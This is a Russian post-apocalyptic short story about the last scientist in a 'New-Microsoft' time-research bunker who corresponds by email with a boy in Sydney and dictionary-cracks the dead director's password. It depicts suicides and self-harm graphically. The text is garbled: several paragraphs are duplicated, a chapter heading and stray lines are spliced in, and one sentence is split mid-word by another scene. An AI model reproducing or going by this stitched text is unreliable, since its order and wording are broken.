Многие его друзья согласились с ним, но у них хватило сил порвать нить своих жизней. Ярче всего отпечаталось в памяти Линдона то, как руководитель Центра, Милош Радович, решив покончить с собой, отравил несколько охранников большими дозами снотворного, отобрал у них оружие и прихватил с собой на тот свет еще одиннадцать человек, после чего пустил себе пулю в раскрытый рот.

Люди сходили с ума постепенно, по одиночке приходя к мысли о бесцельности существования в этом подготовленном к вечности Центре. Сначала доктор брал их на лечение, но потом понял необратимость происходящего и помог парочке из них выйти на поверхность в одних тренировочных костюмах. Общественное мнение в лице оставшихся разумными ученых осудило этот поступок, доктор был репрессирован и посажен в подвальное помещение, где благополучно перегрыз себе вены на правой руке и вылизывал раны до тех пор, пока кровь не перестала свертываться. Его нашли в блестящей багровой луже лицом вниз. На стене был кровью намалеван знак их фирмы с незначительными дополнениями, благодаря которым он стал напоминать нацистский крест.

С Самюэлем Кристенсеном они прожили вдвоем довольно долго, проводя много времени в одиночестве, каждый за своим компьютером, встречаясь только за приемами пищи, которые от длительного подземного заточения стали нерегулярными. Лениво поглощая синтетические суррогаты из неприкосновенного запаса, они столь же вяло спорили. Темы их прений были неизменны - война и ее последствия.

"Хороший был оппонент, - с грустью вспоминал Линдон. - Он один из тех, с чьей смертью у меня тоже пропал интерес к жизни".

Уже около года Дерек подумывал о том, как покончить с собой. Способов было много - лекарств после себе доктор оставил предостаточно, оружия тоже было больше чем необходимо; в конце концов, всегда можно выйти на последнюю прогулку на кладбище, причем даже можно успеть выкопать себе могилу и лечь в нее.

"Вот только забросать землей меня будет некому..." - грустно констатировал Линдон и бросал эти мысли.

Он превратился в робота; он ел, пил, спал, совершал прогулки по Зимнему Саду, играл в карты с компьютером. Пытался написать мемуары, но, поняв, что прочитать их будет некому, бросил. И вот настал день, когда он осознал - он единственный человек на Земле. Последний оставшийся в живых в горниле ядерной катастрофы. И эта мысль подкосила его.

Он превратился в робота; он ел, пил, спал, совершал прогулки по Зимнему Саду, играл в карты с компьютером. Пытался написать мемуары, но, поняв, что прочитать их будет некому, бросил. И вот настал день, когда он осознал - он единственный человек на Земле. Последний оставшийся в живых в горниле ядерной катастрофы. И эта мысль подкосила его. Он перестал есть, практически не вставал; он целые дни проводил на диване в центральном зале, глядя на эмблему сверхкорпорации на потолке и тайком неизвестно от кого утирая слезы в уголках глаз.

Линдон с нетерпением ожидал сумасшествия. Он засыпал и просыпался с одной лишь мыслью - поскорее сойти с ума, чтобы его сознание перестало существовать и понимать весь кошмар происходящего. Он уже понял, что сил самому оборвать свою жизнь у него не найдется, поэтому жаждал, чтобы разум растворился, слился с окружающим ужасом, и сам ужас перестал быть для него чем-то необычным, тревожащим. Остался только один короткий шаг...

Тихий мелодичный сигнал вывел его из состояния задумчивости. Сигнал, прозвучавший в этих стенах впервые за последние сорок восемь лет. Линдон, тяжело опираясь на спинку дивана, поднялся и посмотрел на экран компьютера в противоположном конце зала. Старческое зрение подводило его, но он точно знал, что сейчас в системном трее появился маленький конвертик с двойной синей стрелкой. Это означало: "Вам пришла почта".

Дерек сделал два шага к компьютеру и рухнул на пол, потеряв сознание.

Выбраться незамеченным оказалось намного проще, чем ожидал Мартин, приготовивший три оправдания для отца и два пути отступления в случае раскрытия его побега. Он просто во время очередного налета, надев защитный костюм, отправился совсем в другую сторону - к разрушенному метро. Бомбы в той части города не падали - это Гринберг знал точно, убедившись как-то раз в этом с вершины небольшого уцелевшего холма; воронок в районе станции метрополитена не было. На него не обратили внимания; в противорадиационном костюме узнать кого-либо было достаточно сложно, если только человек специально не обозначал себя какими-нибудь знаками или надписями. Костюм Мартина был безликим; никто бы не сказал его отцу, что видел мальчика во время бомбежки не в укрытии, а под открытым небом.

“Вот только забросать землей меня будет некому...” – грустно констатировал Линдон и бросал эти мысли.

Гринберг-младший сумел побороть в себе страх перед открытым пространством - никогда еще на протяжении всей своей жизни он не был в запрещенное время на поверхности. И хотя он точно знал, что самолеты ни на метр не отклонятся от курса, дрожь в ногах сопровождала его примерно в течение часа. Ежеминутно поглядывая на небо, он постепенно продвигался вперед; когда его взгляд коснулся дна разрушенного метро-туннеля, в небе просвистела первая бомба. Ощущения были, конечно же, не те, что в укрытии на приличной глубине, - земля внезапно ушла из-под ног, в спину ударил мощный порыв ветра, а через пару секунд в ушах загрохотало, да так сильно, что Мартин зажмурился от накатившей волны ужаса. Он никогда не слышал реальных звуков взрыва бинарной бомбы; он понял, что теперь никогда не сможет спокойно спать в укрытии во время бомбежки, и представил себя на месте своего отца, который иногда при колебании плафонов под потолком тревожно поглядывал на сына и нелепо улыбался, пытаясь этим его успокоить.

Спускаться вниз пришлось достаточно быстро - рев наверху не прекращался ни на мгновенье. Вскоре показалась наполовину присыпанная бетонной крошкой заветная дверь. Мартин остановился в пяти шагах от нее и пристально взглянул на незнакомую эмблему. Это напоминало колышущийся на ветру флаг с человеческим лицом в центре. Человек на эмблеме мирно улыбался входящим на протяжении многих лет; вот и сейчас при приближении к двери Гринберг почувствовал волну тепла, исходящую от этого лица. Ему стало спокойнее, намного спокойнее; дрожь прошла. Он понимал, что за дверью с такой эмблемой не может быть ничего опасного, угрожающего для жизни. И он подошел к ней вплотную, коснувшись шершавой, немного погнутой взрывной волной поверхности двери; провел перчаткой по нарисованному лицу; костюм не давал Мартину ощутить холод металла, но мальчик почувствовал его интуитивно. Он отстегнул от бедра маленькую саперную лопатку и принялся расчищать периметр двери от бетонной крошки и арматурных обломков.

Работа была трудной - запас кислорода в костюме был ограничен, Мартину приходилось рассчитывать каждое движение, чтобы не дышать слишком интенсивно. Он хотел расчистить вход сегодня, за одну попытку. В следующий раз Гринберг надеялся приступить к открыванию двери. Через полтора часа показался комингс двери - весь периметр был очищен. Мартин постарался на славу - он очень боялся, что дверь будет открываться наружу, и даже самая маленькая преграда не даст ей открыться. Напоследок он осмотрел стальной лист с эмблемой, нашел на нем несколько замочных скважин и завалил дверь большим покореженным листом пластика, вытащенным из сгоревшего вагона метро.

Во время следующего налета, ночного, он еще поздним вечером выбрался из укрытия, взяв собой еще пару комплектов кислородных баллонов, и направился к таинственной двери. Несколько фонарей тоже оказались нелишними; мрак, царивший в метро, был непробиваем для глаз.

Мартин отвалил в сторону лист пластика и извлек из бездонных карманов приготовленные отвертки, старые ключи, маленькую ножовку (на нее он посмотрел с сожалением - размеры пилки никак не соотносились с предполагаемой толщиной листа двери).

Несколько ключей он сразу отбросил в сторону - они просто не подходили к скважинам. Две отвертки очень быстро сломались - от волнения Гринберг, вместо того чтобы почувствовать внутренности замка, сильно надавил на рукоятки и обломал их.

- Отец, конечно же, сразу обнаружит их пропажу, - прошептал Мартин, но это не остановило его. Он продолжал ковыряться в трех замках этой двери в течение двух с половиной часов. Грохот разрывов на поверхности стал для него привычным, не то что бы он перестал на него реагировать, но его увлеченность происходящим поставила перед ним непроницаемую завесу. Мартин только тогда замечал, что самолеты еще в воздухе над Сиднеем, когда взрывная волна заставляла его уронить отвертку или кусок проволоки, из которого он навертел себе крючков разных размеров.

Время шло, кислород заканчивался. Дверь по-прежнему оставалась закрытой. Мартин едва не выл от досады; он четко видел, что за этой дверью решение многих, если не всех проблем. Ему просто необходимо было войти внутрь. Он с горечью пнул дверь ногой и уселся на камни, перебирая в руках самодельные отмычки. Вдруг незнакомый звук вмешался в происходящее. Что-то большое падало с неба. Падало не со свистом, свойственным стабилизаторам бомбы, - звук был низким, густым, гипнотизирующим. Мартин приподнялся и вышел на свободное место, с которого было видно ночное небо в горловине ущелья. Какое-то темное пятно неслось сквозь облака, периодически закрывая собой звезды. И это пятно приближалось. Гринберг никак не мог понять, что это, но дрожь, вновь появившаяся в ногах при появлении этого звука, заставила его начать спускаться ниже, вглубь туннеля. Найдя в знакомых лабиринтах ответвление, мальчик втиснулся в небольшую щель и замер в ожидании.

Через мгновенье звук внезапно прекратился. Мартин высунул голову наружу - и тут же ударная волна обрушилась на него, прижав к стене расщелины. Это был не взрыв бомбы - что-то упало с неба, завалив наполовину выход из метро. Клубы бетонной пыли заполонили все вокруг Мартина, луч фонаря не мог пробиться сквозь них и плясал всего в паре метров перед мальчиком световым пятном.

Пыльная преграда рассеялась через минут десять - все это время Мартин неподвижно просидел на своем месте, успокаивая бешено колотящееся сердце и глядя на стрелку кислородного баллона, постепенно переползающую из желтого сектора в красный. Когда луч фонаря смог достать до противоположной стены шахты метро, Мартин выбрался из своего убежища и взглянул вверх. Поперек горловины ущелья, частично закрывая собой ночное небо, лежал развалившийся при падении самолет - стратегический бомбардировщик ВВС США, выработавший свой моторесурс во время очередного вылета. Его фюзеляж раскололся пополам, хвостовая часть осталась где-то снаружи, а кабина пилота рухнула почти на самое дно. Гринберг никогда в жизни не видел самолет так близко, его охватило чувство, схожее с паникой, но через несколько секунд он понял, что бомбардировщик мертв, как и все вокруг него. И тогда он начал подниматься обратно к своей ставшей ему родной двери. Приблизившись к ней, он понял, что работа окончена.

Огромное многометровое крыло вонзилось в дверь и вынесло ее далеко в сторону. Дверной проем зиял таинственной чернотой. Мартин еще раз посмотрел на датчик кислорода и шагнул внутрь.

Фонарь выхватил из темноты скелет, лежащий у самого порога с рукой, протянутой к выходу. Кто-то то ли пытался выйти отсюда много лет назад, то ли хотел закрыть за собой дверь. Переборов страх, Гринберг перешагнул через кости, прикрытые обветшавшей униформой, и прошел дальше. Узкий коридор вывел его в довольно просторное круглое помещение со множеством погасших экранов на стене. В центре зала находился такой же круглый стол или, скорее, пульт с несколькими компьютерами. О компьютерах Мартин знал от своего отца, тот рассказывал ему об этом не очень много, так как и сам был недостаточно информирован (он родился уже после Большой войны, которая уничтожила практически все работающие компьютеры на Земле, превратив их в бесполезный хлам электромагнитным импульсом).

Гринберг приблизился к пульту. За ним оказались еще три скелета, сидящие на полу спинами к внешней стене. На форме одного из них можно было разглядеть нашивку “Служба контроля”. Мальчик шагнул к нему, чтобы найти какие-нибудь документы, объясняющие нахождение этого человека здесь, но тут запищал датчик кислорода. Воздуха оставалось только на обратную дорогу.

Мартин застыл на полпути к скелету. Его детское сознание не могло дать ему так просто уйти из таинственного места, где много лет назад обитали люди из загадочной “Службы контроля”. Он знал, что уже сегодня днем после налета здесь будет много народу, никто из ныне живущих никогда не видел настоящего самолета, не только Мартин; тем более из этого бом-

СЛУЖБА КОНТРОЛЯ

Линдон очнулся на полу вблизи компьютерного стола. Какого черта он встал с дивана? Сильно болели голова и правая рука - он не ударился, но, видимо, пролежал без чувств довольно долго, кисть затекла и сейчас давала о себе знать сильным покалыванием в пальцах. Дерек, опираясь на спинку кресла, приподнялся на колени лицом к экрану компьютера и едва снова не упал - в трее действительно горел конвертик.

бардировщика можно попытаться извлечь что-нибудь полезное (хотя он, конечно же, “фонит” так, что внести какую либо деталь в жилую зону - практически невыполнимая задача. Но не это важно - искатели приключений найдут эту дверь, потому что завалить ее чем-нибудь у Мартина сил не хватит - все более или менее подходящие обломки вагонов самолет одним движением смахнул на самое дно шахты, придавив там все пилотской кабиной. И он стал искать аварийный кислородный комплект.
Он сумел открыть огромное число разных шкафчиков, ящиков, люков и дверей в разные служебные помещения. Он понимал, что точка возврата уже пройдена, он погибнет по дороге домой от недостатка кислорода, и поэтому искал с все возрастающим упорством. И удача улыбнулась ему. В одной из маленьких комнаток он нашел в стене кислородный кран с универсальным наконечником. Ему удалось заправить два комплекта баллонов, после чего кран в стене издал тонкий шипящий звук, и давление в нем упало. Но Мартину было достаточно того, что он успел перекачать, чтобы продержаться внутри еще около трех часов. И он занялся компьютерами. Самым простым оказалось включить один из них, самый большой. Кнопка “Power” вызывала у него однозначную реакцию - он нажал на нее, ящик под столом низко загудел, из-под него выдуло маленькое облачко пыли, послышался слабенький треск - там внутри что-то работало. Через мгновенье вспыхнул экран того, что отец называл монитором. На черном фоне появилось несколько строчек на английском языке, заканчивающихся многоточиями, после чего выскочила надпись “Starting Windows...”, и на экране появилась та самая эмблема с двери - разноцветный флаг с лицом на нем.
- Windows... - прошептал Мартин. - Та самая Windows...
Ему захотелось стереть пот со лба, рука в перчатке метнулась к лицу и стукнулась о стекло шлема. Гринберг вздрогнул и словно очнулся от сна. Флаг исчез. На ровном голубом фоне монитора светились какие-то значки - “System”, “Trash”, “Fucking Documents” и еще несколько без подписей. На столе рядом с монитором лежала какая-то штука размером с ладонь; из нее выходил провод и убегал под стол. Больше всего она напомнила Мартину крысу-мутанта. Поверхность “крысы” была отполирована прикосновением рук (Гринберг оглянулся на скелеты - кто-то из них держал ее в руках много лет назад). Мальчик положил на нее свою ладонь - пальцы в перчатке были несколько великоваты для этого устройства. На экране шевельнулась какая-то стрелка - Мартин вздрогнул и убрал руку. Потом протянул ее вновь - стрелка ползла по экрану, повинуясь его движениям. И вот тут ему стало по-детски любопытно. Он, не глядя за спину, ногой достал кресло на колесиках, втиснулся в него с некоторым трудом (мешали баллоны на спине) и стал нажимать на “крысе” кнопки, тыкая ею во все значки на столе. Через десять - пятнадцать минут до него дошел принцип хранения информации внутри компьютера (хотя он по-прежнему был уверен, что монитор - самая важная часть умного устройства, ящик под столом его не заинтересовал). Пройдя через такие вещи, как “Explorer”, он догадался, что в компьютере содержится много всяких интересностей (правда, когда на экране появилось несколько фотографий обнаженных женщин в довольно непристойных позах, его мальчишеский взгляд дольше, чем положено, задержался на них). Гринберг понимал, что эта штука перед ним на столе существовала до войны в огромном количестве. Из рассказов отца он знал, что компьютеры были практически у всех на Земле (не говоря уже о лунных станциях, которые были уничтожены точечными ударами арабов одними из первых). И еще он знал, что когда-то все люди Земли могли связаться друг с другом с помощью компьютера. Отец не смог объяснить сыну, что такое “электронная почта”, поскольку и сам никогда в жизни ее не видел, но связь с любым гражданином огромной планеты с помощью этой умной штуки - все-таки здорово!
Он еще порылся в глубинах выпадающих прямоугольников с разными названиями и вдруг увидел строчку, привлекшую его внимание.
“All We Are”.
- Все мы, - проговорил про себя Мартин и, подведя стрелку к этим словам, щелкнул кнопкой “крысы”.
“Scanning global net...”
Мальчик ждал. На экране вместо стрелки вращался маленький глобус, не отвечающий на прикосновение к кнопкам. Через пару минут глобус исчез; перед глазами Мартина появилось маленькое окошко (впечатление от раскрывающихся прямоугольников было именно таким - они напоминали окна).
“The search is completed. One removed resource is found”.
Мартин, раскрыв рот, смотрел на одинокий значок в маленьком окошке - кусочек паутины с подписью под ним “The center of Time Research”.
- Что это значит? - громко спросил сам себя Гринберг. - Там кто-то есть? Или пятьдесят лет назад там забыли включенный компьютер?
Выбора не оставалось - стрелка ткнулась в значок. Появился вопрос: “Want to send the letter?”. Ответов было всего два - “Yes” и “No”. “Небогато”. Мартин ткнул в “Yes”, после чего в появившемся редакторе напечатал, с трудом находя одним пальцем буквы на клавиатуре, которую выкатил на специальной полочке из-под стола, и проговаривая вслух:
- Здравствуйте. Меня зовут Мартин Гринберг. Я в Сиднее. Кто и где вы?
Кнопка “Send Now”. Что-то мигнуло в углу экрана.
“The message is sent. Will wait for confirmation?”
- Конечно, буду ждать, - взглянув на датчик кислорода, который приветливо светился зеленым, сказал Мартин и, откатившись в кресле от стола, отправился в очередной раз исследовать помещения, которые он не сумел открыть.

Линдон очнулся на полу вблизи компьютерного стола. Какого черта он встал с дивана? Сильно болели голова и правая рука - он не ударился, но, видимо, пролежал без чувств довольно долго, кисть затекла и сейчас давала о себе знать сильным покалыванием в пальцах. Дерек, опираясь на спинку кресла, приподнялся

– Windows... – прошептал Мартин. – Та самая Windows...

на колени лицом к экрану компьютера и едва снова не упал - в трее действительно горел конвертик.
- Этого не может быть... - прошептал ученый. - Сорок восемь лет... Это сбой. Или чье-то отсроченное послание. Наверное, кто-нибудь из наших, решив в очередной раз повеситься в туалете, накропал послание будущему поколению, указав в настройках что-то вроде “Открыть через двадцать лет”. И вот время пришло...
Успокоив себя как только можно, Дерек аккуратно навел мышку на конвертик и щелкнул. Распахнулось маленькое окошко. Линдон прочитал текст, напечатанный Мартином, и устало опустился во вращающееся кресло.
ОДИНОЧЕСТВО КОНЧИЛОСЬ.

- Привет, Мартин. Меня зовут Линдон Дерек. Я ученый из Центра по исследованию Времени. Я живу один уже пять лет... - вслух читал потрясенный Гринберг. - Как ты сумел со мной связаться? Ответь обязательно.
Так началась переписка Мартина и Линдона Дерека, которая продолжалась около месяца. Мальчик скрыл от отца факт контакта с профессором из Нью-Майкрософт, сумев замаскировать-таки вход в зал “Службы контроля”, а через две недели найдя выход на поверхность в двухстах метрах от шахты метро. За это время ученый сумел отправить мальчику огромное количество обучающей литературы; ребенок впитывал в себя все, словно губка, научившись работать на компьютере в объеме простого пользователя уже за две-три недели. К сожалению, на базовом компьютере “Службы контроля” было установлено крайне мало прикладных программ, в основном это был софт довольно непонятного назначения, большинство исполняемых файлов обращалось просто в никуда (Мартин, побеседовав на эту тему с Линдоном, подозревал, что данные файлы запускали камеры наблюдения, активизировали приборы военного назначения - но все это было не более чем догадки). Но мальчишка сумел включить еще два компьютера в служебных помещениях, после чего жизнь пошла веселей.
А потом случилось несчастье. Отец Мартина во время запуска очередной восстановленной ветроэнергоустановки упал с большой высоты и сломал себе обе ноги. Лечить его было некому. Весь уход за калекой лег на плечи Мартина, он стал намного реже бывать у компьютера, чем вызвал беспокойство Линдона, привыкшего к ежедневным сообщениям электронной почты. Он искренне сочувствовал мальчику, на которого свалилось горе. И тогда же между ними возник разговор на тему “С чего все началось”.
Пытливый ум Мартина, терпящего все тяготы заботы за обезноженным отцом, обострился необычайно. Оглядываясь вокруг, ребенок не мог смириться с происходящим. Он первым и задал вопрос Линдону:
- Как началась война?
Профессор, сидя за компьютером, долго размышлял над ответом. Когда в Центре еще было много народу, между учеными часто разгорались споры на ту же тему - какая сволочь развязала эту войну? Дерек помнил, что пятьдесят лет назад в мире было относительно стабильно, никто не жаждал чьей-нибудь крови, русские жили в мире с американцами, арабы с евреями, Индия с Пакистаном. Он помнил свои ощущения, когда узнал, что война началась, что двери закрыты наглухо, что его семья уже давно сгорела в горниле ядерного пламени. Он помнил, как первые несколько дней хотел лишь получить ответ на вопрос: “Зачем?”. Он был не единственным, кто метался по коридорам Центра, криками поминая Господа; кто тайком в своих комнатах зажигал свечи за упокой детей; кто стоял соляным столбом у шлюза, отделявшего живых от радиоактивной пустыни. В отличие от Мартина, профессор не проводил большую часть жизни в противорадиационном костюме - но это не добавляло оптимизма. Ноги периодически сами приносили его к выходу из Центра; он выглядывал в глазок из бронелинз и, видя перед собой длинные цепочки могил, вновь и вновь спрашивал себя и своих друзей:
- Как мы потеряли эту планету? Кому было нужно все это?
Друзья разводили руками, а по ночам плакали над семейными фотографиями; на утро кого-то можно было недосчитаться...
Постепенно, с течением неумолимого времени, актуальность вопроса стиралась; исчезали грани между разумом и безумием, вопрос был забыт. И вот мальчишка из далекого Сиднея всколыхнул в ученом давнишнюю боль. “Раз уж я остался в живых - может, попробовать найти ответ на этот вопрос?” - однажды после получения очередного письма подумал Линдон. Мартин пробудил в нем интерес к жизни и подтолкнул его на поиски ответа, напомнив, что профессор в данный момент находится вблизи самого мощного уцелевшего из-за большой глубины расположения компьютера.
Дерек попытался вспомнить структуру сети Центра. Каждый из ученых, занимающихся разработками для Нью-Майкрософт, имел доступ к Мозгу только через Милоша Радовича, который знал пароль. Всякий, кому было необходимо подключить к своему личному компьютеру мощь главного, должен был дать запрос директору Центра, обосновать свою просьбу и получить временный пароль, сгенерированный при помощи постоянного. По окончании работы и выходе из сети временный пароль терял силу и больше не мог быть использован никогда.
Дерек был уверен, что Мозг хранит хоть какую-то информацию о начале военной катастрофы - ведь они занимались изучением проблем, связанных с использованием Времени, с изменением скорости и направления его течения. Компьютер с момента своего запуска содержал в памяти все события, заложенные в него терпеливыми руками хроноспециалистов. Он помнил неандертальцев и Луи Армстронга, динозавров и Стивена Спилберга, Колумба и “Ку-Клукс-Клан”; он помнил рушащиеся небоскребы Нью-Йорка и смерть Робеспьера; он знал все песни “Битлз” и романы Хемингуэя. И он должен был помнить, как началась война. Надо было только узнать пароль Радовича.
...Линдон тихонько толкнул дверь личного кабинета директора и шагнул внутрь. Сколько раз он входил сюда за последние пятьдесят лет? Самому Дереку уже исполнилось семьдесят два года, а Милош, наверное, не дожил бы до этого дня, даже если бы не застрелился, - ему уже тогда было далеко за сорок...
Гробовая тишина, портрет Милоша в черной рамке над его столом, толстый слой пыли на всем - кресла, пол, стеклянные шкафы были покрыты ею, словно снегом.
- Здравствуй, Милош, - кивнул Линдон портрету. - Хочу немного похозяйничать здесь, - он обвел руками вокруг себя. Даже такое слабое движение вызвало волны в пыли, устлавшей стол; Линдон вернулся в коридор, раскрыл хозяйственную нишу и, достав оттуда необходимые принадлежности, навел в кабинете Радовича относительный порядок, прежде чем опуститься за компьютер.
Положив руки на клавиатуру, он ждал загрузки системы, после чего ткнул мышкой в значок “Big Brain” и с ухмылкой взглянул на появившееся “Enter Password”. Это и было то, чем ему предстояло заняться в ближайшее время. А в это время Мартин, сидя у изголовья умирающего отца, тайком читал секретные материалы Центра, пересланные ему Линдоном (тот давно уже снял с них гриф секретности - на Земле не осталось людей, от которых стоило прятать эти разработки)...
Вначале Дерек предположил, что ничто человеческое не было чуждо и Милошу - директор мог просто записать куда-нибудь пароль (в рабочий блокнот, на обороте фотографии жены или еще где-нибудь). Сам того не подозревая, он начал так же, как начинали многие хакеры, - очень часто нужное оказывается на поверхности; Дерек обыскал весь кабинет директора, пролистал каждую книгу в его библиотеке, перевернул ковер, простучал стены в поисках сейфа, перерыл карманы всех костюмов в шкафу (и с ужасом подумал, что пароль был в том пиджаке, в котором Милоша опустили в радиоактивную могилу). Этот путь поиска пароля не дал положительного результата - а Линдон выбыл из борьбы за пароль на двое суток, у него поднялось давление, закружилась голова, и, побоявшись свалиться с инсультом, как и Самюэль, он щадил себя до тех пор, пока не пришел в норму.

СЛУЖБА КОНТРОЛЯ

“...Сегодня я совершу то, о чем мечтаю с того дня, как узнал о смерти своей семьи, - я присоединюсь к ней за Чертой. Тот, кто когда-нибудь прочтет эти строки, должен знать, что я все-таки не сумасшедший в полном смысле этого слова, - но сегодня я проснулся от того, что громко произнес это имя вслух. Да простят меня мои коллеги - я больше не могу видеть это лицо на стенах...”

Следующим этапом Дерек направился в комнату, которая была закрыта во время нормального функционирования Центра и носила гордое название “Служба Контроля”. “Интересно, что же объединяет этот отдел Центра и тот компьютерный зал, в котором Мартин нашел компьютеры?” - размышлял Линдон, вытаскивая из оружейной штурмовую винтовку и зарядив в нее несколько патронов; потом он направился к заветной двери и, не долго думая, вынес ее замок двумя выстрелами. Дверь услужливо распахнулась от двойного удара; Дерек, чувствуя себе ковбоем, закинул винтовку на плечо и шагнул внутрь. Его интересовало, чем занималась эта служба контроля и какие программы для своей работы ребята из этого подразделения ставили на свои машины. Линдон рассуждал так (вспоминая свою далекую молодость и несколько кредитных карточек, похищенных в школьном возрасте через Интернет) - если где-то есть компьютеры, то всегда найдется кто-нибудь, кто захочет незаконно воспользоваться данными на этих машинах; и поэтому должно существовать подразделение, которое обязано воспрепятствовать такому проникновению. И сотрудники этого подразделения должны в совершенстве знать не только свое “оружие”, но и “атакующий софт”.
“Черт возьми, я помню даже такие слова, - гордо подумал Дерек. - До маразма мне еще далеко...”
Он включил один из компьютеров в помещении Службы Контроля и погрузился в изучение его содержимого. Огромное, просто немыслимое количество информации оказалось ему непонятно - все-таки он был человеком, в основном занимающимся фундаментальной наукой, большинство расчетов за него производили коллеги из вычислительного отдела. Но не все было так плохо - он сумел найти программу, защищающую компьютеры от поиска файлов с паролями; изучив ее мануал, где перечислялись поименно многие подобные программы, которые данный софт блокировал, найти их на компьютере не составило труда.
Перепробовав несколько таких приложений, профессор остановил свое внимание на одном из них, у которого была еще самая большая база для перебора пароля по словарю (на случай неудачи). Времени у Линдона было хоть отбавляй, он подключился к компьютеру Милоша и запустил программу, после чего продолжил чтение дневника директора, который нашел в столе. Перед его глазами проходила вся картина сумасшествия великого ученого, раздавленного всемирной катастрофой.
“Как сейчас помню - я разговаривал со своим сыном за полчаса до первого взрыва. Насколько мы успели услышать в новостях - в самых последних новостях, - та первая атака пришлась именно на Техас, где моя семья отдыхала в гостях у матери Джоанны. Хотя кто знает - может, было еще что-то и гораздо раньше... Ну почему Господь проклял Америку?”
“Больше всего я боюсь произнести это имя вслух... Я, конечно, контролирую себя, но очень сложно следить за собой постоянно - начинаешь шарахаться от собственного отражения в зеркале. А ведь если бы он был жив, я бы вышел на поверхность и за данные мне лучевой болезнью несколько дней жизни нашел бы его и плюнул в мерзкую физиономию. Кто придумал сделать так, чтобы его имя я слышал каждый день по несколько раз?..”
“...Сегодня я совершу то, о чем мечтаю с того дня, как узнал о смерти своей семьи, - я присоединюсь к ней за Чертой. Тот, кто когда-нибудь прочтет эти строки, должен знать, что я все-таки не сумасшедший в полном смысле этого слова, - но сегодня я проснулся от того, что громко произнес это имя вслух. Да простят меня мои коллеги - я больше не могу видеть это лицо на стенах...”
Эта запись была последней. На следующий день, если судить по дате, поставленной под ней, Милош взял пистолет и отправил на тот свет одиннадцать человек... Линдон был одним из тех, кто видел, прижавшись в коридоре к стене, как, прежде чем пустить пулю в себя, Радович несколько раз выстрелил в эмблему на двери Службы Контроля - и только потом вынес себе мозги. Щербины в двери потом замазали - но от этого они еще больше выделялись на лбу человека, улыбающегося с нее.
Дерек не заметил, как задремал - по-старчески, пустив слюну на воротник заношенной рубашки и выронив на пол тетрадь Милоша. Ему снился мальчик по ту сторону океана...

Мартин воткнул лопату в землю. Работа была закончена; его отец, скончавшийся от тяжелой болезни, последовавшей за травмой, покоился сейчас с миром в земле родной Австралии, и его могилу поливал радиоактивный дождь. Гринберг остался один в этом мире, несмотря на большое количество людей, окружающих его. Мать Мартина не пережила тридцатилетний рубеж - лучевая болезнь каким-то непостижимым образом настигла ее, когда она была беременна вторым ребенком. Больше родных у Гринберга не было.
Самым близким человеком ему сейчас стал профессор Дерек из Нью-Майкрософт. Переписка с ним оживилась. Те материалы, с которыми мальчик ознакомился, дали ему понять, что Центр достиг в своих экспериментах небывалых успехов, касающихся непосредственно Времени. Он задавал Линдону огромное количество вопросов; профессор едва успевал отвечать на них. А когда к вопросу “Кто это сделал?” присоединился вопрос “Можно ли все исправить?”, Дерек всерьез задумался.
- У меня под ногами в бетонном коробе компьютер, управляющий Временем, - произнес Линдон для самого себя. - А я хочу найти пароль, чтобы узнать, как началась война. Дьявол меня побери, но я ведь могу вернуть все назад - если найду тот день и час, когда первые ракеты взмыли в небо!..
Поиск файлов с паролями по какой-то причине результатов не дал. Тогда Дерек начал перебор паролей по словарю, отметив про себя, что за то время, которое программе понадобится на большой Оксфордский словарь, он в состоянии ознакомиться с трудами своих коллег из других отделов. Работа поглотила его...
Перетащив все доступные и понятные книги из библиотеки в кабинет Милоша, Линдон читал их и периодически бросал взгляды на монитор. “Access is denied” - видел он постоянно на экране. Время перестало для него существовать. Перед ним

До Большой войны оставалось чуть меньше тридцати лет...

из полувековой давности вставала полнота картины тех трудов, над которыми работал их Центр. Ученый вновь открывал для себя забытые законы и теоремы, постоянно помня фразу из дневника Радовича: “Ну почему Господь проклял Америку?”.
Сколько прошло времени с момента запуска программы, Линдон не знал. Он ел и спал прямо в кабинете, запасшись сухим пайком из подвалов Центра. Старческий организм мобилизовался из последних сил; изучая теорию перемещений во времени во второй раз в своей жизни и заново осознавая ее, Дерек сгорал как свеча. Но он должен был успеть две вещи - подобрать пароль и суметь передать Мартину максимум информации в самой доступной форме.
Тоненький звоночек вывел его из транса поглощения информации.
“Просмотр основной базы паролей закончен. Доступ не получен. Подключить к просмотру все доступные словоформы и цифровые сочетания?” - прочитал Дерек. - Ну конечно! - и он, ответив “Да”, продолжил самообразование.
На другом конце ниточки, соединяющей профессора и Мартина, из принтера с завидной быстротой для устройства, простоявшего в бездействии почти пятьдесят лет, вылетали страницы текста, переработанного Дереком для Гринберга. Мальчик просто не мог себе представить, каких сил требовало все это от ученого, как таяло на глазах здоровье Линдона. Профессор уже практически не передвигался по Центру; появилась одышка, нарушился сон. Он превратился в машину не хуже главного компьютера; его работоспособности позавидовали бы многие молодые люди. И вот когда работа была практически закончена, компьютер вновь позвал его к себе звонком.
Дерек с огромным трудом встал с дивана, на котором отдыхал по своему расписанию. Ноги подкашивались от слабости, в последнее время Дерек почти ничего не ел. Он вдруг воочию увидел решение всей проблемы Времени и Большой войны и не мог тратить драгоценные часы своей жизни (быть может, последние) на такую роскошь, как питание.
На мониторе горело сообщение:
“Просмотр окончен. Обнаружено одно сочетание, разрешающее доступ. Просмотреть?”.
Дерек молча нажал “Enter”. В маленьком красном окошке, точном аналоге того, в которое надо было ввести пароль, появилось слово из пяти букв.
Линдон закрыл глаза. Он ожидал чего угодно, но только не этого.
“Кто придумал сделать так, чтобы его имя я слышал каждый день по несколько раз?” - вспомнил он строчку из дневника Радовича. - “Сегодня я проснулся от того, что громко произнес это имя вслух...”
“BILLY”. И бесконечные лица очкарика на эмблемах...
- Билли, - прошептал Дерек. - Надо срочно сообщить Мартину...
Он слабеющими пальцами набрал письмо мальчику, прицепил к нему последние файлы по экспериментированию со Временем и отправил этот пакет информации по назначению. После чего, прищурив подслеповатые глаза, ввел пароль, положил голову на ладони и умер, сидя за компьютером, который оживал от пятидесятилетнего сна. Через двое суток, когда трупное окоченение закончилось, тело Дерека медленно сползло с кресла и упало у стола в стопку книг по темпоральным эффектам...

